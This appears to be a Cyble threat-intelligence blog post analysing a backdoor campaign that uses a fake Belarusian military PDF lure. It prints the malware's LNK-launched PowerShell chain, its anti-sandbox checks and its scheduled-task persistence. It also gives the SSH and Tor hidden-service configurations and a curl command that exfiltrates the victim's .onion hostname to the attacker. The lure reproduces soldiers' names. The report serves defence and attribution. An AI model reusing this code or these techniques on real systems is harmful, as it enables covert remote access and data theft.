cyble.com /blog/weaponized-military-documents-deliver-backdoor/

Weaponized Military Documents Deliver Advanced SSH-Tor Backdoor to Defense Sector

⋮ 10/31/2025


CYBLE
#CybleBlogs
Weaponized Military Documents Deliver Advanced SSH-Tor Backdoor to Defense Sector

Executive Summary

In October 2025, Cyble Research and Intelligence Labs (CRIL) identified malware that distributed a weaponized ZIP archive masquerading as a military document titled “ТЛГ на убытие на переподготовку.pdf” (TLG for departure for retraining.pdf).

Notably, the attack utilized a Belarusian military lure document targeting Special Operations Command personnel specializing in UAV/Drone operations, suggesting intelligence collection operations focused on regional military capabilities.

This multi-stage attack employs advanced evasion techniques, including double file extensions, anti-sandbox checks, and obfuscated PowerShell execution, to establish persistent backdoor access on targeted systems. The malware deploys a complex infrastructure that combines OpenSSH for Windows with a customized Tor hidden service, featuring obfs4 traffic obfuscation.



This provides threat actors with anonymous remote access via SSH, RDP, SFTP, and SMB protocols. The infection chain, shown in Figure 1 below, outlines the stages of the attack.



ZIP
ТЛГ на убытие на переподготовку.pdf.zip
Shortcut File
Embedded powershell content
schduled task
SSH
sshd service listening on port 20321
Tor
Hidden Tor service
curl://
Sending victim .onion url to Threat Actor

Figure 1 – Infection chain

At the time of this writing, CRIL successfully connected via SSH to confirm the backdoor functionality. However, no secondary payloads or post-exploitation actions were seen.

CRIL assesses with moderate confidence that this October 2025 sample has similarities with the December 2024 Army+ campaign attributed to UAC-0125/Sandworm (APT44).

Key Takeaways

- This attack uses nested ZIP archives, LNK file disguises, and anti-sandbox checks to bypass automated detection systems. The malware validates system characteristics before execution, terminating in analysis environments while proceeding on genuine user machines.
- The implementation of advanced pluggable transport effectively hides Tor traffic as normal network activity, making detection significantly more challenging. This represents a major evolution from standard Tor protocols used in previous campaigns.
- Attackers access SSH, RDP, SFTP, and SMB via concealed Tor services, enabling full system control while preserving anonymity. All communications are directed through anonymous addresses using pre-installed cryptographic keys.
- The lure document targets Belarusian Air Force drone experts, suggesting intelligence gathering on regional UAV capabilities in the region or a potential false flag to obscure attribution.
- The TTPs used in this attack closely align with those of Sandworm (alias APT44/UAC-UAC-0125), a Russian-linked APT. However, since no targeting pattern has yet been observed, we cannot positively attribute it with high confidence at this stage.

Threat Attribution

The broader context of this attack aligns with intelligence reporting from Ukraine's CERT-UA and SSSCIP, which documented over 3,000 cyber incidents in the first half of 2025, many of which leveraged AI-generated phishing content and increasingly sophisticated malware. Given the source and the phrasing, it is unclear and unlikely at this stage to presume that this attack is targeting Russia or Belarus.

Based on tactical patterns, overlapping infrastructure, and its evolution from the December 2024 Army+ campaign, it demonstrates the continuous improvement of proven techniques used by Sandworm. The persistent targeting of military units also aligns with this campaign.

To offset this, the alignment of TTPs is in sync with what Sandworm uses, specifically Unit 74455. Since 2013, it has conducted numerous cyberattacks against Ukraine's military and critical infrastructure. Key operations include the BlackEnergy attacks, which resulted in power outages in 2015; the large-scale NotPetya malware outbreak in 2017; and the 2023 breach of Kyivstar, Ukraine's largest telecommunications provider.

The December 2024 Army+ fake installer campaign is a direct precursor to this example, demonstrating Sandworm's methodical targeting strategy. It involved using malicious NSIS installers spread through fake Cloudflare Workers sites, which deployed PowerShell scripts to create hidden SSH access via the Tor network.

This particular threat has tactical improvements over Sandworm's TTPs, indicating ongoing operational growth: the addition of obfs4 (obfuscated bridge protocol) to enhance secure Tor communication, the implementation of scheduled tasks for dependable persistence, and the strategic use of pre-generated RSA keys instead of generating them on the spot to minimize detection risk and operational footprint. These updates demonstrate the TA's (Threat Actor) adaptability and its commitment to enhancing operational security in response to defensive actions and evolving detection capabilities.

CRIL assesses with moderate confidence that this October 2025 sample has similarities with the December 2024 Army+ campaign attributed to UAC-0125/Sandworm (APT44).

Technical Analysis

The malicious ZIP archive file named "ТЛГ на убытие на переподготовку.pdf" employs a double extension technique to masquerade as a legitimate PDF document, exploiting user trust in common file formats to initiate the attack chain.

Upon extraction of the ZIP archive, the victim is presented with two components: an LNK (Windows shortcut) file bearing the same Russian filename "ТЛГ на убытие на переподготовку.pdf" and a hidden directory named "FOUND.000". (See Figure 2)




This PC > Downloads > ТЛГ на убытие на переподготовку.pdf >
FOUND.000
ТЛГ на убытие на переподготовку.pdf

Figure 2 – Files inside the archive

This hidden folder contains an additional archive file titled "persistentHandlerHashingEncodingScalable.zip", which is crucial in the subsequent execution stages.

LNK Execution Chain

When the victim attempts to open what appears to be a PDF document, the LNK file triggers instead, executing embedded PowerShell commands stored within its target section. (See Figure 3)



ТЛГ на убытие на переподготовку.pdf

Target type: Application

Target location: v1.0

Target: C:\Windows\System32\WindowsPowerShell\v1.(

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
$zip_filepath=$env:USERPROFILE+'\Downloads\??? ?? ??????
?? ??????????????.pdf.zip';
Expand-Archive $zip_filepath -DestinationPath
$env:APPDATA\dynamicUpdatingHashingScalingContext;
$zip_filepath=$env:APPDATA+'\dynamicUpdatingHashingScalin
gContext\FOUND.000
\persistentHandlerHashingEncodingScalable.zip';
Expand-Archive -Path $zip_filepath -DestinationPath
$env:APPDATA\logicpro;
$encoded_ps_content = Get-Content
$env:APPDATA\logicpro\scalingEncryptingEncoding;
Start-Process -WindowStyle Hidden powershell
$encoded_ps_content
```

Figure 3 – LNK file

This social engineering technique leverages the user's expectation of viewing a legitimate military document while covertly initiating the malicious payload.

PowerShell Execution

The PowerShell code embedded within the LNK file performs several critical operations. First, it utilizes the Expand-Archive command to extract the contents of "persistentHandlerHashingEncodingScalable.zip" from the Downloads folder into the %appdata%\logicpro directory. Following successful extraction, the script retrieves content from a file named "adaptiveOptimizingDeployingDecodingEncrypting" located within the newly created directory structure.

Finally, this retrieved content is executed through an additional hidden PowerShell instance, effectively establishing the next stage of the attack while maintaining stealth through obfuscated execution methods. (see Figure 4)


```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
$zip_filepath=$env:USERPROFILE+'\Downloads\??? ?? ?????? ?? ??????????????.pdf.zip';
Expand-Archive $zip_filepath -DestinationPath $env:APPDATA\dynamicUpdatingHashingScalingContext;
$zip_filepath=$env:APPDATA+
'\dynamicUpdatingHashingScalingContext\FOUND.000\persistentHandlerHashingEncodingScalable.zip';
Expand-Archive -Path $zip_filepath -DestinationPath $env:APPDATA\logicpro;
$adaptiveOptimizingDeployingDecodingEncrypting = Get-Content $env:APPDATA\logicpro\
scalingEncryptingEncoding;
Start-Process -WindowStyle Hidden powershell $adaptiveOptimizingDeployingDecodingEncrypting
Icon Location: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
```

Figure 4 – Contents of the hidden PowerShell

Automated analysis check:

The second-stage PowerShell script incorporates simple anti-analysis checks designed to evade detection in sandbox and automated analysis environments. The malware verifies two specific system conditions before proceeding with the infection chain: it confirms that the number of recent LNK files present on the system is greater than or equal to 10 and validates that the current process count exceeds or equals 50.

These checks serve as environmental awareness mechanisms, as sandbox environments typically exhibit fewer user-generated shortcuts and reduced process activity compared to genuine user workstations. If either condition fails to meet the threshold, the script terminates execution, effectively bypassing automated malware analysis systems. (See Figure 5)




```
if (Test-Path $recent_filepath)
{
  if ((Get-ChildItem -Path $recent_filepath -Filter *.lnk -ErrorAction SilentlyContinue).Count -ge 10)
  #exists if the LNK file in Recent path is lesser than 10
  {
    if ((ps).Count -ge 50)  #exists if the process count is not greater than 50
    {
        start ($env:APPDATA + '\logicpro\*.pdf'); #opens lure PDF file
        $modularPersistentOptimizing = 'Global\mergingStreamingRedundantLoading';
        $deprecatedBufferSecureEncryptingIndexing = $false;
        $responsiveCompilingAsynchronousMerging = New-Object System.Threading.Mutex($true,
        $modularPersistentOptimizing, [ref]$deprecatedBufferSecureEncryptingIndexing);

        if (-not $deprecatedBufferSecureEncryptingIndexing)
        { exit }; # mutex to make sure run only one instance at a time
```

Figure 5 – 2nd stage PowerShell script

Upon successful validation of the environmental checks, the PowerShell script retrieves and displays a PDF document stored within the %appdata%\logicpro directory. This document serves as a decoy, maintaining the illusion of legitimacy while malicious operations proceed in the background.

Lure Document Analysis and Target Profile

The decoy PDF reveals a specific targeting strategy focused on the Belarusian military sector. The document's potential targets are likely personnel within the Special Operations Command of the Belarusian Air Force (CCO BC) who possess operational expertise in unmanned aerial vehicle (UAV) or drone operations. However, at the time of publication, we cannot be sure. (see Figure 5)



НА БАЗЕ В/Ч 89417 С 13 ПО 16 ОКТЯбрЯ 2025 Г. БУДУТ ПРОВОДИТЬСЯ КУРСЫ ПОДГОТОВКИ ВОЕННОСЛУЖАЩИХ ПО ПРОГРАММЕ ОПЕРАТОРОВ БЕСПИЛОТНЫХ ЛЕТАТЕЛЬНЫХ АППАРАТОВ (МУЛЬТИРОТОРОНОГО ТИПА) ДАЛЕЕ - КУРСЫ).

В ЦЕЛЯХ ОБУЧЕНИЯ НА КУРСАХ КОМАНДУЮЩИЙ ССО ВС ПРИКАЗАЛ:

1. ОТКОМАНДИРОВАТЬ В В/Ч 89417 С 13 ПО 16 10 2025 Г.:
ЕФРЕЙТОРА ЗАХАРЧЕНЮ А.С ..,
РЯДОВОГО КОРБИТА А.С..,
РЯДОВОГО КОРОТЬКО Д.С..,
РЯДОВОГО КЛИМОВИЧА Е.И..,
СТАРШЕГО СЕРЖАНТА СЕЛЕДЧИКА В.В..,
РЯДОВОГО СЕНЬКО Н.А..,
РЯДОВОГО СТАРОСТИНА К.Н..,
РЯДСВОГО ПАРАЩЕНКО К.О..,
ЕФРЕЙТОРА ШИКАЛО А.С.

~~ПП-6 - В~~
ВС

2. ПРИБЫТИЕ - К 10.00 13 10 2025 Г. В В/Ч 89417, МИНСКАЯ ОБЛ., Г. МАРЬИНА ГОРКА.

3. ПРИ СЕБЕ ИМЕТЬ:
СЛУЖЕБНОЕ УДОСТОВЕРЕНИЕ, ВОЕННЫЙ БИЛЕТ.,
КОМАНДИРОВОЧНОЕ УДОСТОВЕРЕНИЕ.,
МЕДИЦИНСКУЮ КНИЖКУ (С ЗАКЛЮЧЕНИЕМ О ГОДНОСТИ К СЛУЖБЕ В ССО ВС).

4. ФОРМА ОДЕЖДЫ - БОЕВАЯ.

5. ВЫДЕЛИТЬ- КВР-М (БЛА) В КОМПЛЕКТЕ (2 КОМПЛЕКСА).

6. ПРЕДУСМОТРЕТЬ СЛЕДУЮЩИЕ УСЛОВИЯ КОМАНДИРОВАНИЯ:
ПРОЕЗД К МЕСТУ КОМАНДИРОВАНИЯ И ОБРАТНО - НА ОБЩЕСТВЕННОМ ТРАНСПОРТЕ.,
ПРОЖИВАНИЕ- ПРЕДОСТАВЛЯЕТСЯ В КАЗАРМЕННОМ ФОНДЕ.,
ПИТАНИЕ - НЕ ОБЕСПЕЧИВАЮТСЯ.

Figure 6 – Lure PDF file


Background Execution and Persistence

While the victim reviews the decoy PDF document, the malware initiates its primary attack sequence in the background. The threat actor establishes persistence through a sophisticated scheduled task mechanism designed to ensure continuous access to the compromised system.

Scheduled Task Implementation

The PowerShell script leverages the Register-ScheduledTask cmdlet to create persistence, utilizing an XML configuration file extracted from the initial ZIP archive. This scheduled task is configured with dual trigger mechanisms: it executes immediately upon user logon and subsequently runs at regular intervals every day at 10:21 AM UTC.

Following registration, the script immediately initiates the scheduled task to begin operations without requiring a system restart.




```
$optimizingFunctionNamespaceContext=$env:USERDOMAIN+'\'+$env:USERNAME;
$compilerClusterRendering=(gc $env:AppData\logicpro\loadingBufferFunctionHashing.xml | Out-String
 ).Replace('$UserId',$optimizingFunctionNamespaceContext);

Register-ScheduledTask githubdesktopMaintenance -Xml $compilerClusterRendering;
Start-ScheduledTask githubdesktopMaintenance;

$compilerClusterRendering=(gc $env:AppData\logicpro\incrementalRedundantRendering.xml |
Out-String ).Replace('$UserId',$optimizingFunctionNamespaceContext);

Register-ScheduledTask pinterestValidation -Xml $compilerClusterRendering;
Start-ScheduledTask pinterestValidation;
```

Figure 7 – Creating a Scheduled Task

Task 1: SSH Service Deployment

The first scheduled task executes the following command, as shown below (see Figure 7)



```
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>%AppData%/logicpro/githubdesktop.exe</Command>
      <Arguments>-f controllerGatewayEncrypting</Arguments>
      <WorkingDirectory>%AppData%/logicpro</WorkingDirectory>
    </Exec>
  </Actions>
</Task>
```

Figure 8 – Scheduled task 1

Despite its benign filename suggesting legitimate software, `githubdesktop.exe` is actually the OpenSSH for Windows binary, digitally signed by Microsoft to evade security detection. The executable launches with the configuration file `controllerGatewayEncrypting` as a parameter, establishing an SSH service that listens on port 20321 bound to localhost (127.0.0.1).

The configuration implements strict security measures by disabling password authentication entirely, permitting only RSA key-based authentication for remote access.

SSH Configuration:

The configuration file `controllerGatewayEncrypting` contains the following critical parameters:

Port 20321

ListenAddress 127.0.0.1

HostKey redundantOptimizingInstanceVariableLogging

PubkeyAuthentication yes

PasswordAuthentication no


AuthorizedKeysFile AppData\Roaming\logicpro\redundantExecutingContainerIndexing

Subsystem sftp AppData\Roaming\logicpro\ebay.exe

This configuration restricts authentication to pre-deployed authorized keys stored in `redundantExecutingContainerIndexing`, ensuring that only the threat actor possessing the corresponding private key can establish SSH connections. Additionally, the SFTP subsystem is configured using `ebay.exe`, enabling file transfer capabilities for data exfiltration.

Task 2: Tor Network Implementation with Obfs4 Bridge

The second scheduled task establishes anonymous network communication through the Tor network (see Figure 8)



```
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>%AppData%/logicpro/pinterest.exe</Command>
      <Arguments>-f pipelineClusterDeployingCluster</Arguments>
      <WorkingDirectory>%AppData%/logicpro</WorkingDirectory>
    </Exec>
  </Actions>
</Task>
```

Figure 9 – Scheduled task 2

The `pinterest.exe` binary is a customized Tor executable that launches with the configuration file `pipelineClusterDeployingCluster`. This configuration establishes a Tor hidden service (.onion address). It implements port forwarding for multiple critical Windows services, enabling the threat actor to access various system resources through the anonymized Tor network.

Tor Hidden Service Configuration:

HiddenServiceDir “socketExecutingLoggingIncrementalCompiler/”

HiddenServicePort 20322 127.0.0.1:20321   # SSH service

HiddenServicePort 11435 127.0.0.1:445   # SMB/File sharing

HiddenServicePort 13893 127.0.0.1:3389   # RDP – Remote Desktop Protocol

HiddenServicePort 12192 127.0.0.1:12191

HiddenServicePort 14763 127.0.0.1:14762

GeoIPFile geoip

GeoIPv6File geoip6

Obfs4 Transport Layer for Traffic Obfuscation:

A critical enhancement in this attack is the implementation of obfs4 (obfuscation version 4) pluggable transport, representing a significant evolution from the December 2024 Army+ campaign. The configuration includes:

ClientTransportPlugin obfs4 exec confluence.exe

The obfs4 protocol disguises Tor traffic as innocuous network communications, significantly complicating network-based detection efforts. The confluence.exe executable handles the obfs4 transport layer, while two bridge relays located at 77.20.116.133:8080 and 156.67.24.239:33333 provide entry points into the Tor network. The inclusion of GeoIP databases enables geographic routing analysis and potential refinement of targeting.

Command and Control

Following the successful establishment of the hidden service, the malware constructs a unique .onion URL hostname identifying the compromised system. This hostname is then exfiltrated to the threat actor’s command-and-control infrastructure using the following curl command:


```
curl --retry 1000 --retry-delay 3 --retry-all-errors -m 120 -s

     --socks5-hostname localhost:9050 <Attacker’s onion url>/lst?q=<host name>:
<victim’s tor domain>:3-yeeiyem
```

This command transmits critical information, including the victim’s username, the newly generated Tor hidden service hostname (taibdsgqlwvnizgipp4sn7xee72qys3pufih3rjzhx3e5b5t245kafid.onion), and a campaign identifier.

The curl command is configured with aggressive retry logic (1000 attempts with 3-second delays) to ensure reliable delivery even under adverse network conditions. All traffic is routed through the local Tor SOCKS5 proxy on port 9050 to maintain operational security.

Attacker Command and Control Operations


Upon receiving the victim's .onion URL through the command-and-control channel, the threat actor gains comprehensive remote access capabilities to the compromised system. The attack infrastructure utilizes pre-generated RSA private keys that were embedded within the original malicious archive, eliminating the need for on-the-fly key generation and reducing the operational footprint that could trigger detection mechanisms. (see Figure 9 and Figure 10)



```
Making proxy SOCKS 5 connection to 127.0.0.1 port 9050
Proxy username:
Proxy password:

Making primary SSH connection to [redacted]
[redacted].onion port 20322
login as: [redacted]
Authenticating with public key ""
Microsoft Windows [Version 10.0.19042.631]
(c) 2020 Microsoft Corporation. All rights reserved.

[redacted]@DESKTOP-[redacted] C:\Users\[redacted]>
```

Figure 10 – SOCKS Proxy

